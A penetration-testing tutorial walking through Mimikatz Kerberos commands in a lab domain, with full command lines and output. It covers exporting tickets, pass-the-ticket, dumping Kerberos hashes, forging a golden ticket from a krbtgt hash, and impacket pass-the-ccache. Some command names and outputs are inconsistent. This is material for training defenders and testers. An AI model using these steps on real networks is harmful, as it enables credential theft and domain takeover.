

MimiKatz for Pentester: Kerberos

 hackingarticles.in/mimikatz-for-pentester-kerberos

Raj

July 11, 2022

This write-up will be part of a series of articles on the tool called Mimikatz which was created in the programming language C. it is mostly used for extracting Kerberos ticket from the memory and generating golden tickets.

Table of Content

- Kerberos::list
- Kerberos::list /export
- Kerberos::ppt ticket.kirbi
- Kerberos::tgt
- Kerberos::ask
- Kerberos::hash
- Kerberos::golden
- Kerberos::ptc
- Kerberos::clis
- Kerberos::purge


In this scenario, we will be using Mimikatz inside the client machine to find out tickets available within the client system.

Kerberos::list

We will use the command:

kerberos::list

This list command will display all the tickets available on the client machine.



```
mimikatz # kerberos::list
[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 6/3/2022 11:23:16 AM ; 6/3/2022 9:23:16 PM ; 6/10/2022 11:23:16 AM
  Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
  Client Name       : aarti @ IGNITE.LOCAL
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 6/3/2022 11:23:16 AM ; 6/3/2022 9:23:16 PM ; 6/10/2022 11:23:16 AM
  Server Name       : LDAP/DC1.ignite.local/ignite.local @ IGNITE.LOCAL
  Client Name       : aarti @ IGNITE.LOCAL
  Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
```

As you can see from the above screenshot, there are 2 tickets within our client machine. The list command will provide information such as:

1. Start/End time of ticket
2. Server name
3. Client name

4. and the Flag

Kerberos::list /export

Now once this information has been available and if we want to save those for future use or reference, we will use the following command:

```
kerberos::list /export
```

This will save the above TGT tickets in the Mimikatz folder in the kirbi **format**.

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 6/3/2022 11:23:16 AM ; 6/3/2022 9:23:16 PM ; 6/10/2022 11:23:16 AM
Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
Client Name       : aarti @ IGNITE.LOCAL
Flags 40e10000    : name canonicalize ; pre authentic ; initial ; renewable ; forwardable ;
* Saved to file   : 0-40e10000-aarti@krbtgt~IGNITE.LOCAL-IGNITE.LOCAL.kirbi

C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19042.1706]
(c) Microsoft Corporation. All rights reserved.

C:\mimikatz>dir
Volume in drive C has no label.
Volume Serial Number is 5263-9909

Directory of C:\mimikatz

06/03/2022  11:31 AM    <DIR>          .
06/03/2022  11:31 AM    <DIR>          ..
06/03/2022  11:31 AM               1,296  0-40e10000-aarti@krbtgt~IGNITE.LOCAL-IGNITE.LOCAL.kirbi
06/03/2022  11:31 AM               1,474  1-40a50000-aarti@LDAP~DC1.ignite.local~ignite.local-IGNITE.LOCAL.kirbi
06/02/2022  02:51 PM          1,355,680 mimikatz.exe
               3 File(s)          1,358,450 bytes
               2 Dir(s)  46,968,188,928 bytes free
```

Now that the ticket has been saved in the Mimikatz folder, we renamed it to **ticket.kirbi** for ease of use. Note that this is not a mandatory process.

Since we have this ticket, we will now see how it can be used later on for lateral movement so that we can perform pass the ticket attack.

To perform the pass the ticket attach (ptt) we will issue the following command:

Kerberos::ppt ticket.kirbi

Once the command has been executed successfully, we will issue another command **misc::cmd** which will open a command prompt session. We can see that the command prompt session has been opened with the domain user ignite\aaarti.

Let's try to browse the directory of the server with the user aarti by typing the following command in the command prompt:

```
dir \\192.168.1.188\c$ (192.168.1.188 is the server IP address)
```

As you can see, we are able to view all the directories of the server.

So being a non-administrator domain account, the user aarti was able to check the directory of the C drive of the server by using a PTT attack.


```
mimikatz # kerberos::ask /target:cifs/dc1.ignite.local
Asking for: cifs/dc1.ignite.local
* Ticket Encryption Type & kvno not representative at screen

Start/End/MaxRenew: 6/3/2022 12:09:37 PM ; 6/3/2022 10:09:37 PM ; 6/10/2022 12:09:37 PM
Service Name (02) : cifs ; dc1.ignite.local ; @ IGNITE.LOCAL
Target Name (02) : cifs ; dc1.ignite.local ; @ IGNITE.LOCAL
Client Name (01) : aarti ; @ IGNITE.LOCAL
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
25725d19e6694651cc8a3fe314da3ad7757ec0d569021c990c3b0a0c5015d143
Ticket : 0x00000012 - aes256_hmac ; kvno = 0 [...]

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 6/3/2022 12:09:37 PM ; 6/3/2022 10:09:37 PM ; 6/10/2022 12:09:37 PM
Server Name : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
Client Name : aarti @ IGNITE.LOCAL
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 6/3/2022 12:09:37 PM ; 6/3/2022 10:09:37 PM ; 6/10/2022 12:09:37 PM
Server Name : cifs/dc1.ignite.local @ IGNITE.LOCAL
Client Name : aarti @ IGNITE.LOCAL
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

[00000002] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 6/3/2022 11:23:16 AM ; 6/3/2022 9:23:16 PM ; 6/10/2022 11:23:16 AM
Server Name : LDAP/DC1.ignite.local/ignite.local @ IGNITE.LOCAL
Client Name : aarti @ IGNITE.LOCAL
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
```

Kerberos Hash

kerberos::hash

```
mimikatz # kerberos::hash
* rc4_hmac_nt 31d6cfe0d16ae931b73c59d7e0c089c0
* aes128_hmac 20d8569f7c56dae3717a54aee72077ba
* aes256_hmac 1cb078c5b84b834951102ad2124ac71a32613d763c65ea76de41941e559ead20
* des_cbc_md5 01010101010101f1
```

This will dump all hashes available on the client machine.

Kerberos ::golden

Golden Ticket Attack (GTA)

Golden Tickets are forged Ticket-Granting Tickets (TGTs), also called authentication tickets. Some basic information needed to perform this attack are:

1. Domain name: ignite.local
2. SID: S-1-5-21-1255168540-3690278322-1592948969
3. KRBtgt Hash: 5cced0cb593612f08cf4a0b4f0bcb017
4. And an impersonate user: raaz

So if we have the domain name, the SID and the hash value of krbtgt, then we can go for pass the ticket attack by generating a fake golden ticket attack.

So the command for performing GTA is as follows:

```
kerberos::golden /user:raaz /domain:ignite.local /sid S-1-5-21-1255168540-3690278322-1592948969 /krbtgt: 5cced0cb593612f08cf4a0b4f0bcb017 /id:500 /ptt
```

Where the id:500 is for administrator privilege

```
mimikatz # kerberos::golden /user:raaz /domain:ignite.local /sid:S-1-5-21-1255168540-3690278322-1592948969 /krbtgt:5cced0cb593612f08cf4a0b4f0bcb017 /id:500 /ptt
User : raaz
Domain : ignite.local (IGNITE)
SID : S-1-5-21-1255168540-3690278322-1592948969
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5cced0cb593612f08cf4a0b4f0bcb017 - rc4_hmac_nt
Lifetime : 6/3/2022 12:31:37 PM ; 5/31/2032 12:31:37 PM ; 5/31/2032 12:31:37 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'raaz @ ignite.local' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF64D4AC638

Administrator: C:\WINDOWS\SYSTEM32\cmd.exe

C:\mimikatz>whoami
ignite\raaz

C:\mimikatz>dir \\192.168.1.188\c$
Volume in drive \\192.168.1.188\c$ has no label.
Volume Serial Number is D05B-6458

Directory of \\192.168.1.188\c$

07/16/2016 06:23 AM <DIR> PerfLogs
06/03/2022 12:15 PM <DIR> Program Files
01/23/2022 01:15 PM <DIR> Program Files (x86)
06/03/2022 11:53 AM <DIR> share-ignite
01/23/2022 01:12 PM <DIR> Users
06/03/2022 10:34 AM <DIR> Windows
0 File(s) 0 bytes
6 Dir(s) 49,057,255,424 bytes free
```

As shown above, the command has been completed successfully. Now let's launch the command prompt via Mimikatz by issuing the command: `misc::cmd`

Via the new command prompt, we will be able to access the server directories same as in previous examples.

Another method of golden ticket attack can be performed by using the tool `impacket`.

```
(root@kali)-[/usr/share/doc/python3-impacket/examples]
# python getTGT.py -dc-ip 192.168.1.188 -hashes :32196B56FFE6F45E294117B91A83BF38 ignite.local/Administrator
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Saving ticket in Administrator.ccache
```

When using Mimikatz or Rubeus, they will generate the ticket in `.kirbi` format file. But if we use `impacket` for golden ticket attack so that we can get the ticket, it will not give you ticket in `kirbi` format. It will give you the ticket in `.ccache` format.

Kerberos::ptc

So if we have the ticket in `ccache` format, then we can perform the pass the `ccache` as shown below. Command is:

```
kerberos::ptc Administrator.ccache
```

The `misc::cmd` will open a new command prompt via which we will be able to access the server directories, same as our previous examples.

```
mimikatz # kerberos::ptc Administrator.ccache
Principal : (01) : Administrator ; @ IGNITE.LOCAL
Data 0
Start/End/MaxRenew: 6/3/2022 12:40:09 PM ; 6/3/2022 10:40:09 PM ; 6/4/2022 12:40:09 PM
Service Name (01) : krbtgt ; IGNITE.LOCAL ; @ IGNITE.LOCAL
Target Name (01) : krbtgt ; IGNITE.LOCAL ; @ IGNITE.LOCAL
Client Name (01) : Administrator ; @ IGNITE.LOCAL
Flags 50e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; proxiable ; forwardable
Session Key : 0x00000017 - rc4_hmac_nt
95079178993c82204fb42c84f67c5379
Ticket : 0x00000000 - null ; kvno = 2 [...]
* Injecting ticket : OK

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF64DAC6438
```

```
C:\> Administrator: C:\WINDOWS\SYSTEM32\cmd.exe

C:\mimikatz>whoami
ignite\aaarti

C:\mimikatz>dir \\192.168.1.188\c$
Volume in drive \\192.168.1.188\c$ has no label.
Volume Serial Number is D05B-6458

Directory of \\192.168.1.188\c$

07/16/2016 06:23 AM <DIR> PerfLogs
06/03/2022 12:15 PM <DIR> Program Files
01/23/2022 01:15 PM <DIR> Program Files (x86)
06/03/2022 11:53 AM <DIR> share-ignite
01/23/2022 01:12 PM <DIR> Users
06/03/2022 10:34 AM <DIR> Windows
0 File(s) 0 bytes
6 Dir(s) 49,058,275,328 bytes free
```

Kerberos::clst

If we want to list all the ccache files that exist on the client system, we use the following command:




```
kerberos::clst Administrator.cache
```

```
mimikatz # kerberos::clst Administrator.ccache
Principal : (01) : Administrator ; @ IGNITE.LOCAL
Data 0
Start/End/MaxRenew: 6/3/2022 12:40:09 PM ; 6/3/2022 10:40:09 PM ; 6/4/2022 12:40:09 PM
Service Name (01) : krbtgt ; IGNITE.LOCAL ; @ IGNITE.LOCAL
Target Name (01) : krbtgt ; IGNITE.LOCAL ; @ IGNITE.LOCAL
Client Name (01) : Administrator ; @ IGNITE.LOCAL
Flags 50e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; proxiable ;
Session Key : 0x00000017 - rc4_hmac_nt
95079178993c82204fb42c84f67c5379
Ticket : 0x00000000 - null ; kvno = 2 [...]
```

Kerberos::purge

If we want to delete all the tickets, either ccache or kirbi format, we can use the following command:

```
kerberos::purge
```

```
mimikatz # kerberos::list   
[00000000] - 0x00000012 - aes256_hmac  
Start/End/MaxRenew: 6/3/2022 12:40:09 PM ; 6/3/2022 10:40:09 PM ; 6/4/2022 12:40:09 PM  
Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL  
Client Name       : Administrator @ IGNITE.LOCAL  
Flags 50e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; proxiabale ; forwardable  
  
mimikatz # kerberos::purge   
Ticket(s) purge for current session is OK  
  
mimikatz # kerberos::list 
```

Author: Tirut Hawoldar is a Cyber Security Enthusiast and CTF player with 15 years of experience in IT Security and Infrastructure. Can be Contacted on [LinkedIn](#)